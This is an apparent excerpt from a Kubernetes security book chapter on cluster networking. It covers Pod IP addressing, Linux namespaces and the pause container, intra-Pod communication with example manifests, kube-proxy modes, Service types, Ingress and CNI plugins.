Traditionally, if there are two different applications running on the same machine, they cannot listen on the same port. If they both try to listen on the same port in the same machine, one application will not launch as the port is in use. This occurs because the network stack prevents multiple applications from using the same IP and port simultaneously. A simple illustration of this is provided in the following diagram:




Figure 2.1 – Two applications listening on the same port

In *Figure 2.1*, a user attempts to connect to an application over port 80. However, since port 80 is shared between two distinct applications, this results in a communication conflict, preventing successful connectivity.

To address the port-sharing conflict issue, the two applications need to use different ports. Obviously, the limitation here is that the two applications must share the same IP address. What if they have their own IP address while still sitting on the same machine? This is the pure Docker approach. This helps if the application does not need to expose itself externally, as illustrated in the following diagram:




Figure 2.2 – Two containers listening on the same port

As you can see in *Figure 2.2*, the conflict now arises at the container level rather than at the application level. Despite this shift, the issue remains unresolved as both applications have their own IP address so that they can both listen on port 80. They can communicate with each other as they are in the same subnet (for example, a Docker bridge). However, if both applications need to expose themselves externally by binding the container port to the host port, they can't bind on the same port 80. At least one of the port bindings will fail. As shown in the preceding diagram, **Container B** can't bind to host port 80 as the host port 80 is occupied by **Container A**. The port-sharing conflict issue still exists.

Dynamic port configuration brings a lot of complexity to the system regarding port allocation and application discovery; however, Kubernetes does not take this approach. Let's discuss the Kubernetes approach to solving this issue.

Kubernetes network model

In a Kubernetes cluster, every Pod gets its own IP address. This means applications can communicate with each other at a Pod level. The beauty of this design is that it offers a clean, backward-compatible model where Pods act like **Virtual Machines (VMs)** or physical hosts from the perspective of port allocation, naming, service discovery, load balancing, application configuration, and migration. Containers inside the same Pod share the same IP address. It's very unlikely that similar applications that use the same default port (Apache and nginx) will run inside the same Pod. Applications bundled inside the same container usually have a dependency or serve

different purposes, and it is up to the application developers to bundle them together. A simple example would be that, in the same Pod, there is a **HyperText Transfer Protocol (HTTP)** server or an nginx container to serve static files, and the main web application to serve dynamic content.

Kubernetes leverages CNI plugins to implement IP address allocation, management, and Pod communication. However, all the plugins need to follow the two fundamental requirements listed here:

1. Pods on a node can communicate with all Pods in all nodes without using **Network Address Translation (NAT)**.
2. Agents such as kubelet can communicate with Pods in the same node.

These two requirements enforce the simplicity of migrating applications inside the VM to a Pod.

The IP address assigned to each Pod is a private IP address or a cluster IP address that is not publicly accessible. Then, how can an application become publicly accessible without conflicting with other applications in the cluster? The Kubernetes service is the one that surfaces the internal application to the public. We will dive deeper into the Kubernetes service concept in later sections. For now, it will be useful to summarize the content of this chapter with a diagram, as follows:




Figure 2.3 – Four applications running in two Pods

In *Figure 2.3*, there is a **K8s cluster** where there are four applications running in two Pods: **Application A** and **Application B** are running in **Pod X**, and they share the same pod IP address—**100.97.240.188**—while they are listening on port **8080** and **9090**, respectively. Similarly, **Application C** and **Application D** are running in **Pod Y** and share the same IP address and listen on ports **8000** and **9000**, respectively. All these four applications are accessible from the public via the following public-facing Kubernetes services: **svc.a.com**, **svc.b.com**, **svc.c.com**, and **svc.d.com**. The Pods (**X** and **Y** in this diagram) can be deployed in one single worker node or replicated across 1,000 nodes. However, it makes no difference from a user's or a service's perspective. Although the deployment in the diagram is quite unusual, there is still a need to deploy more than one container inside the same Pod. It's time to look into the containers' communication inside the same Pod.

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (better to use version 1.30 as a minimum). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or a managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest. One master node and one worker node are recommended. One node only would also work for most of the exercises.

Communicating inside a Pod

Containers inside the same Pod share the same Pod IP address. Usually, it is up to application developers to bundle the container images together and to resolve any possible resource usage conflicts such as port listening. In this section, we will dive into the technical details of how the communication happens among the containers inside the Pod and will also highlight the communications that take place beyond the network level.

Linux namespaces and the pause container

Linux namespaces are a feature of the Linux kernel to partition resources for isolation purposes. With namespaces assigned, one set of processes sees one set of resources while another set of processes sees another set of resources. Namespaces are a major fundamental aspect of modern container technology. It is important for you to understand this concept in order to know Kubernetes in depth. So, we set forth all the Linux namespaces with explanations. Since **Linux kernel version 4.7**, there are seven kinds of namespaces, listed as follows:

- **Cgroup:** [1] Isolate cgroup and root directory. cgroup namespaces virtualize the view of a process's cgroups. Each cgroup namespace has its own set of cgroup root directories. One good example of isolation that might have security implications is the following.
- There is a privileged container (with the `CAP_SYS_ADMIN` capability) that tries to escape its cgroup limits. Even though the container can create new cgroup namespaces, it cannot access host cgroups outside its assigned subtree; even if it remounts `/sys/fs/cgroup`, the kernel restricts visibility to its virtualized hierarchy. If the container tries to modify the host's root cgroup (e.g., `/sys/fs/cgroup/cpu/`), the kernel denies access. Cgroup namespaces enforce boundaries even for privileged processes. Without this isolation in place, a container could kill other containers or the host of resources.
- **IPC:** Isolate System V **Inter-Process Communication (IPC)** objects or **Portable Operating System Interface (POSIX)** message queues. When it comes to containers, IPC namespaces ensure that communication between containers remains isolated from the host or node. This ensures that processes running on containers operate independently.
- In simple terms, IPC namespaces divide various communication objects such as message queues, shared memory segments, and semaphores within a specific namespace. This separation allows processes within the same namespace to communicate with each other without interacting with processes in other namespaces.
- **Network:** Isolate network devices, protocol stacks, ports, IP routing tables, firewall rules, and more.
- **Mount:** Isolate mount points. Thus, the processes in each of the mount namespace instances will see distinct single-directory hierarchies and applications cannot view the other's content. To understand better, let's add the following example. Two containers on the same host each have their own mount namespace. Container A mounts `/data` to `/var/lib/containerA-data`, while Container B mounts `/data` to `/var/lib/containerB-`

data. Although both use the `/data` path, they are isolated from one another, so Container A cannot see or access Container B's files, and vice versa. This ensures applications in different namespaces remain separate and secure.

- **PID: Isolate Process IDs (PIDs).** Processes in different PID namespaces can have the same PID. Suppose two containers on the same host, each in its own PID namespace, could both have a process with PID 100. Despite sharing the same PID, these processes are isolated and cannot interact, with each container only seeing its own processes.
- **User:** Isolate user IDs and group IDs, the root directory, keys, and capabilities. A process can have a different user and group ID inside and outside a user namespace.
- **Unix Time Sharing (UTS):** Isolate the two system identifiers—the hostname and the **Network Information Service (NIS)** domain name.

Though each of these namespaces is powerful and serves an **isolation** purpose on different resources, not all of them are adapted for containers inside the same Pod. Containers inside the same Pod share at least the same **IPC** namespace and **network** namespace; as a result, Kubernetes needs to resolve potential conflicts in port usage. There will be a loopback interface created, as well as the virtual network interface, with an IP address assigned to the Pod. A more detailed diagram will look like this:




Figure 2.4 – Pause container

In *Figure 2.4*, there is one **Pause** container running inside the Pod alongside containers **A** and **B**. If you **Secure Shell (SSH)** into a Kubernetes cluster node and run the `Docker ps` command inside the node, you will see at least one container that was started with the `pause` command. The `pause` command suspends the current process until a signal is received. Basically, these containers do nothing but sleep. Despite the lack of activity, it plays a critical role in establishing the networking and namespace structure within the Pod, sharing namespaces across the other containers in the same Pod. It ensures all containers within the Pod have a consistent and stable network identity.

Beyond network communication

We decided to go beyond network communication a little bit among the containers in the same Pod. The reason for doing so is that the communication path could sometimes become part of the kill chain. Thus, it is very important to know the possible ways to communicate among entities. You will see more coverage in *Chapter 3, Threat Modeling*.

Inside a Pod, all containers share the same IPC namespace so that containers can communicate via the IPC object or a POSIX message queue. Besides the IPC channel, containers inside the same Pod can also communicate via a shared mounted volume. The mounted volume could be a temporary memory, host filesystem, or cloud storage. If the volume is mounted by containers in the Pod, then containers can read and write the same files in the volume. To allow containers within a Pod to share a common PID namespace, users can simply set the `shareProcessNamespace` option in the Pod spec. The result of this is that **Application A** in **Container A** is now able to see **Application B** in **Container B**. Since they're both in the same PID namespace, they can communicate using signals such as `SIGTERM`, `SIGKILL`, and so on. You can use this feature to troubleshoot container images that don't include debugging tools such as a shell. This communication can be seen in the following diagram:




Figure 2.5 – Containers communicating within the same Pod

As Figure 2.5 shows, containers inside the same Pod can communicate with each other via a network, an IPC channel, a shared volume, and through signals.

Let's present a real-world scenario with two containers that do not share the same process, followed by a similar example where the containers do share the same process:

```
apiVersion: v1
kind: Pod
metadata:
  name: multi-container-not-sharing-process
spec:
  containers:
    - name: container1
      image: nginx
    - name: container2
      image: busybox
      args:
```

```
- /bin/sh
- -c
- echo hello;sleep 3600
```

As you can see in the preceding manifest file, there are two containers on the same Pod specification. container1 runs the nginx image while container2 runs busybox.

Now we will create the Pod in our cluster:

```
kubectl apply -f multi-container-not-sharing-process.yaml
```

To demonstrate that both containers are isolated on their network namespace, we will exec into (i.e., start a shell session inside the running container) container1 to see the processes running on the container:

```
kubectl exec -it multi-container-not-sharing-process -c container1 -- bash
root@multi-container-not-sharing-process:/# ps -elf
F S UID          PID     PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY
TIME CMD
4 S root           1         0  0  80   0 -  2851 sigsus 20:50 ?
00:00:00 nginx: master process nginx -g daemon off;
5 S nginx         29         1  0  80   0 -  2967 -      20:50 ?
00:00:00 nginx: worker process
5 S nginx         30         1  0  80   0 -  2967 -      20:50 ?
00:00:00 nginx: worker process
4 S root        224         0  0  80   0 -  1047 do_wai 21:03 pts/0
00:00:00 bash
4 R root        230        224  0  80   0 -  2025 -      21:03 pts/0
00:00:00 ps -elf
```

Since the ps binary is not pre-installed on this specific container, it is necessary to install it first. This can be accomplished by executing the following command: `apt-get update && apt-get install -y procps`. As we can see from the output of `ps -elf`, only the process (nginx) running on the specific container (container1) is shown.

We now modify our Pod manifest file to include the `shareProcessNamespace: true` parameter:

```
apiVersion: v1
kind: Pod
metadata:
  name: multi-container-sharing-same-process
spec:
```

```

shareProcessNamespace: true
containers:
- name: container1
  image: nginx
- name: container2
  image: busybox
  args:
  - /bin/sh
  - -c
  - echo hello;sleep 3600

```

In the following output, you can see two Pods with two containers each. The multi-container-sharing-same-process Pod is sharing the same process across both containers. When we exec now on one of the containers (container1), we can see processes from both containers:

```

ubuntu@ip-172-31-10-106:~$ kubectl get pods
NAME                                READY   STATUS    RESTARTS   AGE
client                              1/1     Running   0           4d2h
fixed-monitor                        1/1     Running   0           19d
multi-container-not-sharing-process  2/2     Running   0           22m
multi-container-sharing-same-process 2/2     Running   0           3s

```

Notice how all processes from container2 are also shown on the container1 output:

```

kubectl exec -it multi-container-not-sharing-process -c container1 - bash
root@multi-container-sharing-same-process:/# ps -elf
F S UID          PID    PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY
TIME CMD
4 S 65535          1        0  0  80   0 -   249 -          21:13 ?
00:00:00 /pause
4 S root           7        0  0  80   0 -  2851 sigsus 21:13 ?
00:00:00 nginx: master process nginx -g daemon off;
5 S nginx         35        7  0  80   0 -  2967 -          21:13 ?
00:00:00 nginx: worker process
5 S nginx         36        7  0  80   0 -  2967 -          21:13 ?
00:00:00 nginx: worker process
4 S root          37        0  0  80   0 -  1100 hrtime 21:13 ?
00:00:00 /bin/sh -c echo hello;sleep 3600

```

```

4 S root          43          0  0  80    0 - 1047 do_wai 21:16 pts/0
00:00:00 bash
4 R root          233          43  0  80    0 - 2025 -      21:16 pts/0
00:00:00 ps -elf

```

Notice from the preceding output the `/bin/sh -c echo hello;sleep 3600` process, which is, in reality, running on `container2`.

In this section, we covered how communication happens among the containers inside the same Pod and how communication works beyond the network level. In the next section, we will talk about how Pods can communicate with each other.

Communicating between Pods

Kubernetes Pods are dynamic and ephemeral entities. When a set of Pods is created from a Deployment or a DaemonSet, each Pod gets its own IP address; however, when a Pod dies and restarts, Pods may have a new IP address assigned. This leads to the following two fundamental communication problems, given that a set of Pods (frontend) needs to communicate to another set of Pods (backend):

- Given that the IP addresses may change, what are the valid IP addresses of the target pods?
- Knowing the valid IP addresses, which Pod should we communicate with?

Now, let's jump into the Kubernetes service, as it is the solution for these two problems.

The Kubernetes service

The Kubernetes service is an abstraction of a grouping of sets of Pods with a definition of how to access the Pods. The set of Pods targeted by a service is usually determined by a selector based on Pod labels. The Kubernetes service also gets an IP address assigned, but it is virtual. The reason to call it a virtual IP address is that, from a node's perspective, there is neither a namespace nor a network interface bound to a service as there is with a Pod. Also, unlike Pods, the service is more stable, and its IP address is less likely to be changed frequently.

It sounds like we should be able to solve the two problems mentioned earlier. First, define a service for the target sets of Pods with a proper selector configured; second, as we are talking about the service-to-Pod communication workflow, we will introduce in the next topic the **kube-proxy** component, which is needed for such tasks.

kube-proxy

You may guess what kube-proxy does by its name. Generally, a proxy (not a reverse proxy) passes the traffic between the client and the servers over two connections: inbound from the client and outbound to the server. So, what kube-proxy does to solve the two problems mentioned earlier is that it forwards all the traffic whose destination is the target service (the virtual IP) to the Pods grouped by the service (the actual IP); meanwhile, kube-proxy watches the Kubernetes control plane for the addition or removal of the service and endpoint objects (Pods). To perform this simple task well, kube-proxy has evolved a few times.

User space proxy mode

The kube-proxy component in the user space proxy mode acts like a real proxy. First, kube-proxy will listen on a random port on the node as a proxy port for a particular service. Any inbound connection to the proxy port will be forwarded to the service's backend Pods. When kube-proxy needs to decide which backend Pod to send requests to, it takes the `SessionAffinity` setting of the service into account (to ensure that client requests are passed to the same Pod each time). Second, kube-proxy will install **iptables rules** to forward any traffic whose destination is the target service (virtual IP) to the proxy port, which proxies the backend port.

By default, kube-proxy in user space mode uses a round-robin algorithm to choose which backend Pod to forward the requests to. The downside of this mode is obvious. The traffic forwarding is done in the user space. This means that packets are marshaled into the user space and then marshaled back to the kernel space on every trip through the proxy. The solution is not ideal from a performance perspective and may be considered outdated and less efficient.

iptables proxy mode

The kube-proxy component in the iptables proxy mode offloads the forwarding traffic job to netfilter (Linux host-based firewall) using iptables rules. kube-proxy in the iptables proxy mode is only responsible for maintaining and updating the iptables rules. Any traffic targeted to the service IP will be forwarded to the backend Pods by netfilter, based on the iptables rules managed by kube-proxy.

Compared to the user space proxy mode, the advantage of the iptables mode is obvious. The traffic will no longer go through the kernel space to the user space and then back to the kernel space. Instead, it will be forwarded to the kernel space directly. The overhead is much lower. The disadvantage of this mode is the error handling required. For a case where kube-proxy runs in

the iptables proxy mode, if the first selected Pod does not respond, the connection will fail. In the user space mode, however, kube-proxy would detect that the connection to the first Pod had failed and then automatically retry with a different backend Pod.

IPVS proxy mode

The kube-proxy component in the **IP Virtual Server (IPVS)** proxy mode manages and leverages the IPVS rule (Optimized API with sophisticated and complex load balancing scheduling algorithms distinct from iptables).

Just as with iptables rules, IPVS rules also work in the kernel. IPVS is built on top of netfilter. It implements transport-layer load balancing as part of the Linux kernel, incorporated into **Linux Virtual Server (LVS)**. LVS runs on a host and acts as a load balancer in front of a cluster of real servers, and any **Transmission Control Protocol (TCP)**- or **User Datagram Protocol (UDP)**-based traffic to the IPVS service will be forwarded to the real servers. This makes the IPVS service of the real servers appear as virtual services on a single IP address. IPVS is a perfect match with the Kubernetes service.

Compared to the iptables proxy mode, both IPVS rules and iptables rules work in the kernel space. However, iptables rules are evaluated sequentially for each incoming packet. The more rules there are, the longer the process. The IPVS implementation is different from iptables: it uses a hash table managed by the kernel to store the destination of a packet so that it has lower latency and faster rules synchronization than iptables rules. IPVS mode also provides more options for load balancing. The only limitation for using IPVS mode is that you must have IPVS Linux available on the node for kube-proxy to consume.

In this section, you gained an understanding of how Pods communicate with each other and the role of the essential kube-proxy component, which is responsible for forwarding traffic between services and Pods, as well as from Pods to services. Next, we will dive into Kubernetes services, exploring the different types available and how they function.

Introducing the Kubernetes service

Kubernetes Deployments create and destroy Pods dynamically. For a general three-tier web architecture, this can be a problem if the frontend and backend are different Pods. Frontend Pods don't know how to connect to the backend. Network service abstraction in Kubernetes resolves this problem.

The Kubernetes service enables network access for a logical set of Pods. The logical set of Pods is usually defined using labels. When a network request is made for a service, it selects all the Pods with a given label and forwards the network request to one of the selected Pods.

A Kubernetes service is defined using a **YAML Ain't Markup Language (YAML)** file, as follows:

```
apiVersion: v1
kind: Service
metadata:
  name: service-1
spec:
  type: NodePort
  selector:
    app: app-1
  ports:
    - nodePort: 32766
      protocol: TCP
      port: 80
      targetPort: 9376
```

In this YAML file, the following applies:

- The type property defines how the service is exposed to the network
- The selector property defines the label for the Pods
- The port property is used to define the port exposed internally in the cluster
- The targetPort property defines the port on which the container is listening

Services are usually defined with a selector, which is a label attached to pods that need to be in the same service. A service can be defined without a selector. This is usually done to access external services or services in a different namespace.

Service discovery

To find Kubernetes services, developers either use environment variables or the **Domain Name System (DNS)**, detailed as follows:

1. **Environment variables:** When a service is created, a set of environment variables of the form `[NAME]_SERVICE_HOST` and `[NAME]_SERVICE_PORT` are created on the nodes. These environment variables can be used by other Pods or applications to reach out to the service, as illustrated in the following code snippet:

```
DB_SERVICE_HOST=192.122.1.23
DB_SERVICE_PORT=3909
```

2. **DNS:** The DNS service is added to Kubernetes as an add-on. Kubernetes supports two add-ons: **CoreDNS** and **Kube-DNS**. DNS services contain a mapping of the service name to IP addresses. Pods and applications use this mapping to connect to the service.

Clients can locate the service IP from environment variables as well as through a DNS query, and there are different types of services to serve different types of clients.

Service types

A service can have four different types, as follows:

- **ClusterIP:** This is the default value. This service is only accessible within the cluster. A Kubernetes proxy can be used to access the ClusterIP services externally. Using the `kubectl proxy` is preferable for debugging but is not recommended for production services as it requires `kubectl` to be run as an authenticated user.
- **NodePort:** This service is accessible via a static port on every node. NodePort exposes one service per port and requires manual management of IP address changes. This also makes NodePort unsuitable for production environments. NodePort enables external access to applications, such as websites or API endpoints, running within a Kubernetes cluster. This functionality allows end users to interact with these applications, providing both internal and external visibility. By facilitating communication between Pods within the cluster and the external network, NodePort plays a critical role in making cluster-based services accessible to outside users.
- **LoadBalancer:** Overall, the Kubernetes LoadBalancer service type provides an easy way to expose services to external clients, particularly in cloud environments with managed load balancing solutions. It automatically provisions an external load balancer to distribute traffic to the Pods within a service.

- **ExternalName:** This service has an associated **Canonical Name Record (CNAME)** that is used to access the service. Essentially, it maps the service to the contents of the `externalName` field (for example, to the hostname `api.dev.backend.packt`).

There are a few types of service to use, and they work on layer 3 and layer 4 of the OSI model. None of them can route a network request at layer 7. For routing requests to applications, it would be ideal if the Kubernetes service supported such a feature. Let's see, then, how an Ingress object can help here.

Ingress for routing external requests

Ingress is not a type of service but is worth mentioning here. Ingress is a smart router that provides external HTTP or **HyperText Transfer Protocol Secure (HTTPS)** access to a service in a cluster. Services other than HTTP/HTTPS can only be exposed for the `NodePort` or `LoadBalancer` service types. Ingress provides a more scalable and efficient solution for managing external access to services within a cluster, addressing several limitations associated with using the `LoadBalancer` service type by consolidating access, providing flexible routing and traffic management, and reducing resource consumption. An Ingress resource is defined using a YAML file, as shown here:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-resource
spec:
  ingressClassName: ingress-classname-resource
  rules:
  - http:
      paths:
      - path: /testpath
        pathType: Prefix
        backend:
          service:
            name: service-1
            port:
              number: 80
```

This `ingress-resource` spec forwards all traffic from the `testpath` route to the `service-1` route.

Ingress objects have different variations, listed as follows:

- **Single-service:** This exposes a single service by specifying a default backend and no rules, as illustrated in the following code block:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
spec:
  backend:
    serviceName: service-1
    servicePort: 80
```

This exposes a dedicated IP address for service-1.

- **Simple fanout:** A fanout configuration routes traffic from a single IP to multiple services based on the **Uniform Resource Locator (URL)**, as illustrated in the following code block:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-resource
spec:
  rules:
    - host: "foo.com"
      http:
        paths:
          - pathType: Prefix
            path: "/foo"
            backend:
              service:
                name: service-1
                port:
                  number: 80
    - host: "/*.foo.com"
      http:
        paths:
          - pathType: Prefix
            path: "/bar"
            backend:
              service:
```

```
name: service-2
port:
  number: 80
```

This configuration allows requests for `foo.com/foo` to reach out to `service-1` and for `*.foo.com/bar` to connect to `service-2`.

- **Name-based virtual hosting:** This configuration uses multiple hostnames for a single IP to reach out to different services.
- **Transport Layer Security (TLS):** A secret can be added to the Ingress spec to secure the endpoints.
- **Load balancing:** This provides a load balancing policy, which includes the load balancing algorithm and weight scheme for all Ingress objects.

In this section, we introduced the basic concept of the Kubernetes service, including Ingress objects. These are all Kubernetes objects. However, the actual network communication magic is done by several components, such as `kube-proxy`. Next, you will learn about the **Container Network Interface (CNI)** and its associated plugins, which form the underlying framework enabling network communication within Kubernetes clusters. We will be dedicating a section to one of the most popular network plugins CNI (Cilium).

Introducing the CNI and CNI plugins

CNI is a **Cloud Native Computing Foundation (CNCF)** project [2]. Basically, there are three components in this project: a specification, libraries for writing plugins to configure network interfaces in Linux containers, and some supported plugins. When people talk about the CNI, they usually refer to either the specification or the CNI plugins. The relationship between the CNI and CNI plugins is that the CNI plugins are executable binaries that implement the CNI specification. Now, let's look into the CNI specification and plugins at a high level, and then we will give a brief introduction to two popular CNI plugins, Calico and Cilium.

Kubernetes 1.30 supports CNI plugins for cluster networking.

CNI specification and plugins

The CNI specification is only concerned with the network connectivity of containers and with removing allocated resources when the container is deleted. To elaborate further, first, from a container runtime's perspective, the CNI spec defines an interface that the Container Runtime Interface (CRI) component (such as Docker) interacts with—for example, add a container to a

network interface when a container is created, or delete the network interface when a container dies. Second, from a Kubernetes network model’s perspective, since CNI plugins are another flavor of Kubernetes network plugins, they must comply with Kubernetes network model requirements, detailed as follows:

- Pods on a node can communicate with all Pods in all the nodes without using NAT
- Agents such as system daemons and kubelet can communicate with Pods in the same node

There are a handful of CNI plugins available to choose from—just to name a few: **Calico**, **Cilium**, **WeaveNet**, and **Flannel**. The CNI plugins’ implementation varies, but in general, what CNI plugins do is similar. They carry out the following tasks:

- Manage network interfaces for containers.
- Allocate IP addresses for Pods. This is usually done by calling other **IP Address Management (IPAM)** plugins such as `host-local`.
- Implement network policies (optional).

The network policy implementation is not required in the CNI specification, but when DevOps chooses which CNI plugins to use, it is important to take security into consideration. Alexis Ducastel’s article [3] made a good comparison of the mainstream CNI plugins, with the latest update in January 2024. The summary (included in the article) of some results of the comparison seems very subjective and some final conclusions are as follows:

- For low-resource clusters (such as edge environments), **kube-router** is our top recommendation! It’s exceptionally lightweight, efficient, and performs well across all tested scenarios.
- For standard clusters, Cilium stands out as the primary choice, followed by Calico or **Antrea**. Cilium provides valuable features such as a CLI for troubleshooting and configuration, eBPF-based kube-proxy replacement, observability tools, comprehensive documentation, and layer 7 policies.
- For fine-tuned clusters, if you require a highly optimized CNI, **Calico VPP** could be a compelling option if you can extensively fine-tune both hardware (NICs, network fabric, motherboards, processors, etc.) and software (operating systems, drivers, etc.).

